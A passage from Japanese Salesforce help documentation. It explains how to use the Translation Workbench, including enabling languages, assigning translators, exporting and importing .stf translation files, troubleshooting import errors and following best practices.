3. 既存のプロセスを選択して、選択リストに設定されている値を新しいプロセスにコピーします。選択リストの使用可能な値をすべてコピーするには、［主］を選択します。
4. 新しいプロセスの名前と説明を入力します。この名前は、タブ内で一意の名前にします。
5. [保存]をクリックします。

   選択リストの選択可能なすべての値が表示されます。新しいビジネスプロセスで使用する値を選択します。

次に、新しいビジネスプロセスをレコードタイプに追加し、プロファイルに応じてユーザがレコードタイプを使用できるようにします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ビジネスプロセスを作成または変更する
- 「アプリケーションのカスタマイズ」

トランスレーションワークベンチ

組織で複数の言語が有効になっている場合、トランスレーションワークベンチを使用して組織で翻訳済み表示ラベルが維持されるようにします。Salesforce でサポートされている言語で翻訳された値を管理できます。

メモ: 標準オブジェクトは、トランスレーションワークベンチでは使用できません。標準オブジェクトの翻訳には、タブと表示ラベルの名称変更インターフェースを使用します。

カスタマイズされたコンポーネントに翻訳された値が含まれていない場合、そのコンポーネントでは組織のデフォルト言語が使用されます。言語を無効化しても、トランスレーションワークベンチでは引き続きその言語のすべての翻訳を使用できますが、その言語を選択したユーザには組織のデフォルト言語の値が表示されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

トランスレーションワークベンチは、単一言語の組織では使用できません。組織で使用する言語が1つか複数か不明な場合は、Salesforce にお問い合わせください。

トランスレーションワークベンチを有効にすると、次のような変更が Salesforce 組織に加えられます。

- 選択リスト値は個別に編集する必要があります。既存の選択リスト値を一括編集することはできませんが、新しい値を一括して追加できます。
- 選択リスト値がアルファベット順に並び替えられる場合、値は組織のデフォルト言語のアルファベット順に並べられます。
- レポートには、レポートビルダーの [条件] ペインに [検索条件の言語] ドロップダウンリストがあります。言語条件を選択すると、[次の文字列で始まる]、contains、または [次の文字列を含まない] 演算子を使用する検索条件に応じて、翻訳された文字列が絞り込まれます。
- インポートファイルには、[言語] ドロップダウンリストが表示され、インポートファイル内のすべてのレコードおよび値は選択した言語で表示されます。
- HTML を生成するまで、Web-to-リードおよび Web-to-ケースには、[言語] ドロップダウンリストが表示されます。

トランスレーションワークベンチの有効化および無効化

トランスレーションワークベンチを使用して、翻訳する言語を指定し、翻訳者を言語に割り当て、Salesforce 組織に作成したカスタマイズの翻訳を作成し、管理対象パッケージから表示ラベルと翻訳を上書きすることができます。カスタム選択リスト値からカスタム項目にいたるすべてを翻訳し、海外のユーザが Salesforce のすべてを彼らの言語で使用できるようになりました。

翻訳言語と翻訳者の追加

サポート対象言語の追加、言語の有効化と無効化、その言語の翻訳者の割り当て、組織のデフォルト言語で行ったカスタマイズの翻訳用語の入力を行います。

用語の翻訳

管理パッケージの翻訳の上書き

開発者が管理する、管理パッケージ内の表示ラベルや翻訳は編集できませんが、トランスレーションワークベンチを使用して上書きできます。たとえば、パッケージのカスタム項目を上書きします。

翻訳可能なカスタマイズ

特定のコンポーネントのみ翻訳できます。

翻訳ファイル

Salesforce では、次の種別のファイルを使用して、カスタマイズ表示ラベルを翻訳し、翻訳を確認します。

翻訳用語の更新に関する考慮事項

翻訳者は、翻訳用語を常に更新する責任があります。翻訳コンポーネントが変更されると、翻訳された値は [変更あり] とマークされます。

翻訳ファイルのエクスポート

カスタム項目、レポートタイプ、選択リスト値など、組織の翻訳可能なメタデータを含むファイルを作成します。一括翻訳を実行できるように、外部の翻訳者または翻訳会社にこれらのファイルを送信してから、[インポート] を使用してラベルを更新します。

翻訳済みファイルのインポート
カスタム項目、レポートタイプ、選択リスト値など、組織のメタデータの翻訳をインポートして更新します。通常、Salesforce から元のファイルがエクスポートされ、一括翻訳を行う外部の翻訳者または翻訳会社に送信されます。翻訳作業が終わるとファイルが返送されてインポートされます。

翻訳ファイルのエクスポートおよびインポートに関する一般的なエラー
トランスレーションワークベンチでファイルをエクスポートおよびインポートするときに発生する可能性のある問題をトラブルシューティングします。

トランスレーションワークベンチのベストプラクティス
トランスレーションワークベンチを最も効果的に使用するには、次のヒントを参考にしてください。

トランスレーションワークベンチの有効化および無効化

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

トランスレーションワークベンチを使用して、翻訳する言語を指定し、翻訳者を言語に割り当て、Salesforce 組織に作成したカスタマイズの翻訳を作成し、管理対象パッケージから表示ラベルと翻訳を上書きすることができます。カスタム選択リスト値からカスタム項目にいたるすべてを翻訳し、海外のユーザが Salesforce のすべてを彼らの言語で使用できるようになりました。

1. [設定] から、[クイック検索] ボックスに「*翻訳設定*」と入力し、[翻訳設定] を選択します。
2. ようこそページで、[有効化] をクリックします。

メモ: 「翻訳の管理」権限は、システム管理者プロファイルではデフォルトで有効になっています。

トランスレーションワークベンチを無効にするには、[設定] から [クイック検索] ボックスに「*翻訳設定*」と入力し、[翻訳設定] を選択して [無効化] をクリックします。

メモ: 翻訳を含む管理対象パッケージを持つ開発者組織では、トランスレーションワークベンチをいったん有効にすると、無効にすることはできません。

関連トピック:

翻訳用語の更新に関する考慮事項

翻訳言語と翻訳者の追加

サポート対象言語の追加、言語の有効化と無効化、その言語の翻訳者の割り当て、組織のデフォルト言語で行ったカスタマイズの翻訳用語の入力を行います。

メモ: 「翻訳の管理」権限は、システム管理者プロファイルではデフォルトで有効になっています。

1. [設定] から、［クイック検索］ボックスに「*翻訳設定*」と入力し、[翻訳設定] を選択します。
2. 新しい言語を有効にする場合は [追加]、既存のサポート言語を変更する場合は [編集] をクリックします。
3. 新しい言語を追加する場合は、言語を選択します。
4. 入力した翻訳をユーザが使用できるようにするには、［有効］を選択します。ユーザは、トランスレーションワークベンチで有効であるかどうかにかかわらず、個人の言語を変更できます。［有効］を選択すると、その言語のユーザが翻訳を使用できるようになります。

   ヒント: 翻訳者がすべての値を翻訳してから、言語を有効にすることをお勧めします。

5. 該当する翻訳者を割り当てるには、［利用可能なリスト］から選択して [追加] をクリックします。追加するメンバーが見つからない場合は、検索ボックスにキーワードを入力し、[検索] をクリックします。

   重要: 翻訳を開始できるようにするには、すべての翻訳者に「設定・定義を参照する」権限を割り当てます。ユーザは、割り当てられた言語だけを翻訳できます。

6. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

言語を追加または編集する
- 「翻訳の管理」

翻訳者を割り当てる
- 「翻訳の管理」

関連トピック:

- トランスレーションワークベンチの有効化および無効化
- 用語の翻訳
- 翻訳用語の更新に関する考慮事項

用語の翻訳

1. [設定] から、［クイック検索］ボックスに「*翻訳*」と入力し、[翻訳] を選択します。
2. 翻訳する［言語］を選択します。
3. ［設定コンポーネント］を選択します。プルダウンメニューをクリックして、翻訳可能なカスタマイズのリストから選択します。使用可能なカスタマイズのリストは、「翻訳可能なカスタマイズ」を参照してください。
4. 必要に応じてオブジェクトとアスペクトを選択します。たとえば、ワークフロー ToDo にはオブジェクト (取引先、取引先責任者) とアスペクト (件名またはコメント) があります。
5. 翻訳列をダブルクリックして、新しい値を入力します。Tab キーを押すと次の編集可能な項目に移動し、Shift キーを押しながら Tab キーを押すと前の編集可能な項目に移動します。

   メモ: 項目が更新され、用語を翻訳する必要がある場合は、［変更あり］欄にその旨が指示されます。ボタンまたはリンクの表示ラベルの編集中には、［ボタンまたはリンクの名前］列が表示されます。この列は SOAP API の使用時にコンポーネントを参照するために使用されます。

6. [保存] をクリックします。

関連トピック:

- 翻訳用語の更新に関する考慮事項
- 翻訳言語と翻訳者の追加

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

語句を翻訳する

- 「設定・定義を参照する」

  AND

  翻訳者として指定されていること

管理パッケージの翻訳の上書き

開発者が管理する、管理パッケージ内の表示ラベルや翻訳は編集できませんが、トランスレーションワークベンチを使用して上書きできます。たとえば、パッケージのカスタム項目を上書きします。

1. [設定] から、［クイック検索］ボックスに「上書き」と入力し、[上書き] を選択します。
2. 上書きする［パッケージ］を選択します。
3. 上書きを入力する［言語］を選択します。
4. ［設定コンポーネント］を選択します。プルダウンメニューをクリックして、翻訳可能なカスタマイズのリストから選択します。使用可能なカスタマイズのリストは、「翻訳可能なカスタマイズ」を参照してください。
5. 必要に応じてオブジェクトとアスペクトを選択します。たとえば、ワークフロー ToDo にはオブジェクト (取引先、取引先責任者) とアスペクト (件名またはコメント) があります。
6. 上書き列をダブルクリックして、新しい値を入力します。Tab キーを押すと次の編集可能な項目に移動し、Shift キーを押しながら Tab キーを押すと前の編集可能な項目に移動します。

   メモ: 項目が更新され、用語を変更する必要がある場合は、［変更あり］欄にその旨が指示されます。ボタンまたはリンクの表示ラベルの編集中には、［ボタンまたはリンクの名前］列が表示されます。この列は SOAP API の使用時にコンポーネントを参照するために使用されます。

7. 翻訳列をダブルクリックして、新しい値を入力します。Tab キーを押すと次の編集可能な項目に移動し、Shift キーを押しながら Tab キーを押すと前の編集可能な項目に移動します。

   メモ: 項目が更新され、用語を翻訳する必要がある場合は、［変更あり］欄にその旨が指示されます。ボタンまたはリンクの表示ラベルの編集中には、［ボタンまたはリンクの名前］列が表示されます。この列は SOAP API の使用時にコンポーネントを参照するために使用されます。

8. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

用語を上書きする

- 「設定・定義を参照する」

  および

  「アプリケーションのカスタマイズ」

関連トピック:

トランスレーションワークベンチの有効化および無効化

翻訳可能なカスタマイズ

特定のコンポーネントのみ翻訳できます。

組織の翻訳可能なカスタマイズを参照するには、[設定] から、[クイック検索] ボックスに「*翻訳*」と入力し、[翻訳] を選択して、[設定コンポーネント] を選択します。次に、必要に応じて、[オブジェクト]、[カスタムレポートタイプエンティティ]、または [部分] を選択します。

次のコンポーネントを翻訳できます。

- アクション
- 国 (住所)
- 州 (住所)
- Apex 共有の理由
- ボタンとリンクの表示ラベル
- カスタムアプリケーション
- カスタム項目
- カスタム項目
- カスタムレポートタイプ
- データカテゴリ
- データカテゴリグループ
- ディビジョン
- グローバル選択リスト
- レイアウトセクション
- ルックアップ検索条件
- ナビゲーションメニュー項目 (コミュニティ用)
- ルックアップ検索条件
- 選択リスト値
- クイックアクション表示ラベル
- レコードタイプ
- 関連リスト表示ラベル
- 評価レベル (コミュニティ用)
- セールスパスステップのリッチテキスト
- Sコントロール
- ソリューションカテゴリ
- 標準項目のヘルプ
- 入力エラーメッセージ
- Web タブ
- ワークフロー ToDo

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

重要: Visualforceページは、Sコントロールよりも優先されます。組織で以前にSコントロールを使用していない場合は、作成できません。既存のSコントロールに影響はありません。今後も編集できます。

関連トピック:

トランスレーションワークベンチの有効化および無効化

翻訳ファイル

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce では、次の種別のファイルを使用して、カスタマイズ表示ラベルを翻訳し、翻訳を確認します。

- ソース: 初めて表示ラベルを翻訳するときに使用します。
- 未翻訳: 最初の翻訳が確認された後に、表示ラベルを翻訳するときに使用します。
- バイリンガル: 翻訳を確認および編集するときに使用します。

翻訳ファイルには、Salesforce翻訳形式を表す拡張子 `.stf` が付いています。翻訳ファイル名には、ファイルの作成に使用されたエクスポートオプションの名前、ファイルの内容に対応する言語コード、および日付スタンプが含まれます。

[未翻訳] と [バイリンガル] のオプションで作成された複数の `.stf` ファイルは、最大 5 MB のサイズが、zip ファイルに圧縮されます。複数の zip ファイルが必要な場合、zip ファイル名それぞれに日付スタンプが付き、数が増分されます。たとえば、`Untranslated 2010-09-20 05:13 1of2.zip` のように設定されます。

警告: `.stf` ファイルの編集時には、次の点を考慮してください。

- `.stf` ファイル拡張子は変更しないでください。
- 翻訳用のテキストでタブ、改行、または改行記号を使用する場合、`.stf` ファイル形式ではこれらの文字は特殊文字を使用して表されます。タブは `\t`、改行は `\n` および改行記号は `\r` です。使用中の言語の各バージョン間の整合性を実現するため、翻訳ではこれらの文字を必ず保持してください。

ソースファイルの使用

ソースファイルは、初めて組織の表示ラベルを翻訳するときに使用します。ソースファイルには、組織のすべての翻訳可能なカスタマイズの表示ラベルが、組織のデフォルト言語で含まれています。

Trados などの標準翻訳ツールを使用しない場合、ワードパッドや MS Excel など、タブとワードラップをサポートするアプリケーションを使用してファイルで作業します。

メモ: MS Excel を使用して `.stf` ファイルに翻訳を入力すると、ファイル形式が破損する可能性があります。MS Excel では、カンマを含むエントリの両側に自動的に引用符を追加します。引用符が追加された場合にこれらの引用符をインポートおよび削除できるようにするには、テキストエディタでファイルを開くことをお勧めします。これらの引用符が削除されていないとインポートが失敗します。

翻訳者にソースファイルを準備する手順は、次のとおりです。

- 翻訳言語ごとに、ソースファイルのコピーを 1 部作成します。

- 各ソースファイルのヘッダーにある言語コードを、組織のデフォルト言語 (`en_US` など) から翻訳言語 (`fr` など) に変更します。

[表示ラベル] 列の未翻訳文を翻訳文に置き換えるように翻訳者に伝えます。

メモ: 翻訳ファイルに列を追加したり、翻訳ファイルから列を削除したりしないでください。

列	説明	編集オプション
キー	表示ラベルの固有識別子	編集しないでください
表示ラベル	エンドユーザに表示されるラベル	未翻訳の値を翻訳の値に置き換えてください

未翻訳ファイルの使用

未翻訳ファイルは、まだ翻訳されていない表示ラベルを翻訳するときに使用します。言語ごとに、1 つの未翻訳ファイルが生成されます。複数のファイルが生成されると、`.zip` ファイルにエクスポートされます。この .zip ファイルには、翻訳言語ごとに `.stf` ファイルが含まれています。

Trados などの標準翻訳ツールを使用しない場合、ワードパッドや MS Excel など、タブとワードラップをサポートするアプリケーションを使用してファイルで作業します。

メモ: MS Excel を使用して `.stf` ファイルに翻訳を入力すると、ファイル形式が破損する可能性があります。MS Excel では、カンマを含むエントリの両側に自動的に引用符を追加します。引用符が追加された場合は、これらの引用符をインポートおよび削除できるようにするには、テキストエディタでファイルを開くことをお勧めします。これらの引用符が削除されていないとインポートが失敗します。

[表示ラベル] 列の未翻訳文を翻訳文に置き換えるように翻訳者に伝えます。

メモ: 翻訳ファイルに列を追加したり、翻訳ファイルから列を削除したりしないでください。

列	説明	編集オプション
キー	表示ラベルの固有識別子	編集しないでください
表示ラベル	エンドユーザに表示されるラベル	未翻訳の値を翻訳の値に置き換えてください

バイリンガルファイルの使用

バイリンガルファイルは、翻訳を確認したり、翻訳済みの表示ラベルを編集したり、未翻訳の表示ラベルに翻訳を追加したりするときに使用します。翻訳言語ごとに、1 つのバイリンガルファイルが生成されます。

ファイルの [翻訳済み] セクションには、翻訳が完了し、確認する必要があるテキストが含まれています。ファイルの [未翻訳] セクションには、まだ翻訳されていないテキストが含まれています。

ワードパッドや MS Excel など、タブとワードラップをサポートする編集アプリケーションを使用して、ファイルを編集します。

メモ: MS Excel を使用して `.stf` ファイルに翻訳を入力すると、ファイル形式が破損する可能性があります。MS Excel では、カンマを含むエントリの両側に自動的に引用符を追加します。引用符が追加された場合にこれらの引用符をインポートおよび削除できるようにするには、テキストエディタでファイルを開くことをお勧めします。これらの引用符が削除されていないとインポートが失敗します。

- [変更あり] 列内をスクロールして、アスタリスク (*) が付けられている値を探し、変更された表示ラベルを特定します。必要に応じて、変更された表示ラベルを更新します。
- [翻訳済み] セクションの [翻訳] 列で、翻訳済みの表示ラベルを編集します。
- [未翻訳] セクションの [表示ラベル] 列で、未翻訳の表示ラベルを翻訳済みの値に置き換えます。
- 翻訳を削除するには、どちらかのセクションの [翻訳] 列にある目的の値を、左右の山括弧のペア (< >) に置き換えます。バイリンガルファイルをインポートすると、表示ラベルは元の値に戻ります。

  注意: ファイルから翻訳済みの表示ラベルを削除することによって、翻訳を削除しないでください。ファイル内の翻訳を削除しても、ファイルがインポートされた後のアプリケーションから翻訳が削除されるわけではありません。

メモ: 翻訳ファイルに列を追加したり、翻訳ファイルから列を削除したりしないでください。

列	説明	編集オプション
キー	表示ラベルの固有識別子	編集しないでください
表示ラベル	エンドユーザに表示されるラベル	• ファイルの [翻訳済み] セクションで、表示ラベルを編集しないでください。 • ファイルの [未翻訳] セクションで、未翻訳の表示ラベルを翻訳済みの値に置き換えます。
翻訳	現在の翻訳	• ファイルの [翻訳済み] セクションで、現在の翻訳を編集します。 • ファイルの [未翻訳] セクションで、翻訳を追加します。

列	説明	編集オプション
変更あり	ソーステキストが、以前の翻訳から変更されたかどうかを示します。 変更があるかどうかは、次のように表されます。 • アスタリスク (*): 表示ラベルは変更されています。デフォルト言語の表示ラベルに対して何らかの変更が行われましたが、翻訳は更新されていません。 • ダッシュ (–): 翻訳は現在のものです。	編集しないでください

関連トピック:

- 翻訳ファイルのエクスポート
- 翻訳済みファイルのインポート

翻訳用語の更新に関する考慮事項

翻訳者は、翻訳用語を常に更新する責任があります。翻訳コンポーネントが変更されると、翻訳された値は［変更あり］とマークされます。

たとえば、ルックアップ検索条件に関するエラーメッセージの翻訳を入力するとします。後でルックアップ検索条件を編集してエラーメッセージを変更します。トランスレーションワークベンチに移動して、メッセージの翻訳列を参照すると、まだ古いエラーメッセージの翻訳が表示されており、［変更あり］列のチェックボックスがオンになっています。

最善の方法は、翻訳者が定期的に翻訳を確認することと、変更があったときに必ずそれを通知することです。翻訳可能なすべてのカスタマイズと、それらに関連付けられた［変更あり］状態のリストを生成するには、翻訳ファイルをエクスポートします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

関連トピック:

- 用語の翻訳
- 翻訳言語と翻訳者の追加

翻訳ファイルのエクスポート

カスタム項目、レポートタイプ、選択リスト値など、組織の翻訳可能なメタデータを含むファイルを作成します。一括翻訳を実行できるように、外部の翻訳者または翻訳会社にこれらのファイルを送信してから、[インポート]を使用してラベルを更新します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

翻訳ファイルをエクスポートまたはインポートする

- 「翻訳の管理」

  AND

  「アプリケーションのカスタマイズ」

  および

  「ドキュメントの作成」

1. [設定]から、[クイック検索]ボックスに「エクスポート」と入力して、[エクスポート]を選択します。
2. エクスポートする表示ラベルを選択します。
   - ソース – 新規翻訳を作成するための初期ソースとして使用します。

     翻訳可能なすべてのカスタマイズのリストを含む1つのファイルを作成します。通常、ファイルの内容は組織のデフォルト言語で作成します。
   - 未翻訳 – 更新するために使用します。

     新規カスタマイズおよび変更済みカスタマイズを含む、まだ翻訳されていないカスタマイズのみを含むファイルのセットを作成します。

     言語ごとに、1つのファイルが作成されます。これらのファイルは、.zipファイルに圧縮されます。
   - バイリンガル – すべての未翻訳のカスタマイズと翻訳済みのカスタマイズの参照と確認に使用します。

     翻訳可能なすべての表示ラベルのリストを、現在の翻訳済み状態または未翻訳状態で作成します。

     言語ごとに、1つのファイルが作成されます。これらのファイルは、.zipファイルに圧縮されます。

     各ファイルの内容は、[未翻訳]セクションと[翻訳済み]セクションに分割されます。翻訳可能な表示ラベルはそれぞれ、翻訳の状態に応じて、[未翻訳]セクションまたは[翻訳済み]セクションのいずれかに入れられます。[翻訳済み]セクションには、表示ラベルの変更状況が含まれます。
3. [エクスポート]をクリックします。

   状況メッセージによって、エクスポートの処理状況が示されます。エクスポートが完了すると、プロファイルに指定したメールアドレスにメールが送信されます。
4. エクスポートされた.stfファイルまたは.zipファイルを探します。

   [*あなたの氏名*] > [ドキュメント] > [ドキュメントフォルダ] > [私の個人ドキュメント] > [Go!]をクリックします。

   エクスポートされたすべてのファイルに、ファイルの作成時に使用した[エクスポート]オプションと、日付スタンプが示されます。個々のファイル名の最後に、拡張子.stfが付きます。複数のファイルは、.zipファイルにまとめられます。

   個人ドキュメントエリアに多数のドキュメントがある場合、エクスポートされたファイルは、次のように分類文字が追加されて表示されます。

- B — [バイリンガル] エクスポートオプション。たとえば、`Bilingual_2010-09-23_11:20.zip`。
- S — [ソース] エクスポートオプション。たとえば、`Source_en_US_2010-09-23_11:20.stf`。
- U — [未翻訳] エクスポートオプション。たとえば、`Untranslated_2010-09-23_11:20.zip`。

5. 翻訳者または翻訳会社が翻訳できるように、ファイルを保存します。

   [表示] > [ファイルを保存] > [OK] をクリックします。ブラウザで指定した場所にファイルが保存されます。たとえば、`C:/Users/username/Downloads` に保存されます。

関連トピック:

翻訳済みファイルのインポート
トランスレーションワークベンチの有効化および無効化

翻訳済みファイルのインポート

カスタム項目、レポートタイプ、選択リスト値など、組織のメタデータの翻訳をインポートして更新します。通常、Salesforce から元のファイルがエクスポートされ、一括翻訳を行う外部の翻訳者または翻訳会社に送信されます。翻訳作業が終わるとファイルが返送されてインポートされます。

メモ: エクスポートされたままになっている表示ラベルは、インポートで翻訳として保存されません。

1. 複数のファイルは、最大 5 MB まで、zip ファイルにまとめられます。必要に応じて、複数の zip ファイルを作成します。

   これらの zip ファイルは、エクスポート済み .zip ファイルと順序やグループ化が異なっていても構いません。

   たとえば、2 つのエクスポート済み .zip ファイルがあるとします。最初のファイルには、フランス語、イタリア語、および日本語が含まれています。2 番目のファイルには、ロシア語、中国語 (簡体字)、およびギリシャ語が含まれています。この場合、次のファイルを作成できます。

   - フランス語、ギリシャ語、およびイタリア語が含まれている 1 つの .zip ファイル。
   - ロシア語およびギリシャ語が含まれている 1 つの .zip ファイル。
   - 中国語 (簡体字) が含まれている 1 つの .zip ファイル。

2. [設定] から、[クイック検索] ボックスに「インポート」と入力して、トランスレーションワークベンチの [インポート] を選択します。
3. [参照] をクリックし、インポートするファイルを探して選択します。
4. [インポート] をクリックします。

   インポートが完了したら、次のようになります。

   - 表示ラベルが翻訳で更新されます。
   - プロファイルに指定したメールアドレスに、確認のメールが送信されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

翻訳ファイルをエクスポートまたはインポートする

- 「翻訳の管理」

  AND

  「アプリケーションのカスタマイズ」

  および

  「ドキュメントの作成」

5. インポートされた変更内容が実装されたことを確認します。実行できる操作は、次のとおりです。
   - Salesforce 組織の表示ラベルを確認します。
   - トランスレーションワークベンチを使用して、表示ラベルを確認します。

関連トピック:

翻訳ファイルのエクスポート

トランスレーションワークベンチの有効化および無効化

翻訳ファイルのエクスポートおよびインポートに関する一般的なエラー

トランスレーションワークベンチでファイルをエクスポートおよびインポートするときに発生する可能性のある問題をトラブルシューティングします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

エラーメッセージ	意味	トラブルシューティングの手順
バイリンガルファイルセクションの先頭にヘッダー行がありません: {0}	インポートしようとしているファイルのヘッダー行がないか、ヘッダー行に無関係なテキスト (コメントアウトされていない注意など) があります。	ファイルをもう一度エクスポートし、すべてのセクションにヘッダー行があること、およびすべての無関係なテキストがコメントアウトされているかヘッダー行から削除されていることを確認します。
重複キー:インポートファイルに {0} が存在します。再エクスポートしてください。	インポートファイル内に指定したキーが複数回出現します。それぞれの翻訳済み項目には、一意のキーが必要であり、各キーは、ファイル内で 1 回のみ出現できます。	ファイルをもう一度エクスポートし、各キーが一意であることを確認してからファイルを再インポートします。
無効なキー	翻訳中、Salesforce は、翻訳している各オブジェクト、選択リスト値、またはページ要素に対する一意のキーまたは ID を生成します。ファイルをエクスポートした後に、これらの名前またはキーが変更されると、Salesforce は正しいキーと名前を一致できません。	ファイルをもう一度エクスポートし、そのキーとインポートするファイルのキーが一致することを確認します。

エラーメッセージ	意味	トラブルシューティングの手順
キー: {0} を一意に解決できませんでした これは、[カスタムレポートタイプ] 列のキー形式への変更が原因です。もう一度エクスポートし、キーの新しいキー形式を使用します。	[カスタムレポートタイプ (CRT)] 列のキーの1つの形式が誤っています。	ファイルをもう一度エクスポートし、正しいCRTキー形式を使用していることを確認します。
次の行で翻訳{データ型}の最大制限文字数 {x} を超えました。	選択リスト値などの各項目のタイプでは、文字数が制限されています。エラーメッセージに示される行のデータ型の翻訳済み表示ラベルが長すぎます。	そのデータ型の文字制限に収まるように翻訳済み表示ラベルを編集し、もう一度ファイルをインポートします。
インポートするデータがありません	インポートしようとしているファイルが空であるか、翻訳の変更が含まれません。	インポートするファイルが正しいことと、ファイルに翻訳済みのデータが含まれることを確認します。
ファイルヘッダーに言語コードが指定されていません	インポートするファイルに有効な言語コードが含まれないか、言語コードが誤った場所にあります。	言語コードが有効であることを確認し、含まれていることとコメントアウトされていないことを確認します。
バイリンガルファイルに、翻訳済みまたは未翻訳のセクションヘッダーはありません	インポートするファイルのセクションヘッダーが見つかりません。	ファイルにセクションヘッダーが含まれることを確認し、もう一度インポートします。
ファイルヘッダーに有効なファイルの種類が指定されていません	インポートするファイルのファイルヘッダーに、有効なインポート/エクスポートタイプ (ソース、未翻訳、またはバイリンガル) が指定されていません。ファイルタイプは組織のデフォルト言語である必要があります。	ファイルのファイルヘッダーに、有効なインポート/エクスポートタイプが含まれており、ヘッダーが翻訳されていないことを確認します。
無効なインポートファイルです。インポートする .stf または .zip ファイルを選択してください。	.stf形式のファイル、または .stf ファイルを含む .zip ファイルのみをインポートできます。	ファイルが .stf または .zip ファイルであることを確認し、もう一度インポートします。
キーが追加され、独自の順序で並び替えられています。ファイルを再エクスポートして、両方のファイルのキーを一致させてください。	ソースファイルの選択リスト値の順序が設定と一致しません。	ソースファイルをエクスポートして、選択リスト値の順序をインポートファイルに合わせ、再度インポートします。
行の列数に誤りがあります: {x}。ファイル内でタブ (\\t)、改行 (\\n)、および行頭復帰 (\\r) がエスケープさ	インポートするファイルのエラーメッセージで示された行に、余分なタブ、改行、行頭復帰があります。	データを編集して、余分なタブ、改行、または行頭復帰を削除するかエスケープし、インポートする

エラーメッセージ	意味	トラブルシューティングの手順
れているかどうか確認してください。		ファイルに、エクスポートしたファイルと同じ列数があることを確認します。
エクスポート要求は失敗しました。もう一度試すか、サポートに連絡してください。	ファイルのエクスポート中に、Salesforce で予期しない問題が発生しました。	Salesforce カスタマーサポートにお問い合わせください。
インポート要求は失敗しました。もう一度試すか、サポートに連絡してください。	ファイルのインポート中に、Salesforce で予期しない問題が発生しました。	Salesforce カスタマーサポートにお問い合わせください。
組織には {言語} の権限がありません。	インポートするファイルは、トランスレーションワークベンチに追加されていない言語で作成されています。	トランスレーションワークベンチに使用する言語を追加し、ファイルをもう一度インポートします。

関連トピック:

- 翻訳ファイルのエクスポート
- 翻訳済みファイルのインポート

トランスレーションワークベンチのベストプラクティス

トランスレーションワークベンチを最も効果的に使用するには、次のヒントを参考にしてください。

- 翻訳者に翻訳する言語を知らせます。
- 新しい翻訳コンポーネントが組織に追加されたときに、すべての翻訳者に通知します。
- レポートまたはリストビューをカスタマイズする場合、個人の言語の検索条件値を使用するようにユーザにアドバイスします。[次の文字列で始まる] または `contains` 演算子を使用する場合、入力した検索条件値の言語を選択するようにアドバイスします。
- トランスレーションワークベンチを使用して複数の言語に翻訳されるカスタムレポートタイプを作成するときは、組織のデフォルト言語に合わせて個人の言語を設定することをお勧めします。こうすると、翻訳される単語が翻訳者に正しい言語で表示されます。
- Salesforce では、すべてのカスタマイズが組織のデフォルト言語で入力されると想定します。グローバル管理者は組織のデフォルト言語で作業する必要があります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

オブジェクト、データ、および項目の拡張

カスタムオブジェクトレコードの使用

カスタムオブジェクトの概要

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

重要: このページが表示されているのは、Salesforce システム管理者がカスタムヘルプを作成していないことが原因かもしれません。特定のカスタムオブジェクトに関する情報が必要な場合は、カスタムオブジェクトのカスタムヘルプの作成について、システム管理者にお問い合わせください。Salesforce ヘルプでは、Salesforce の初期インテグレーションに付属する標準オブジェクトについてのみ説明しています。

カスタムオブジェクトレコードは、自分および自分の組織に固有かつ重要な情報を保存します。たとえば、会社の商品に関するデータを保存するために、組織で「商品」というカスタムオブジェクトを使用することがあります。また、開発ライフサイクルの中でソフトウェアの強化を追跡するなど、カスタムアプリケーションにカスタムオブジェクトを使用することもできます。

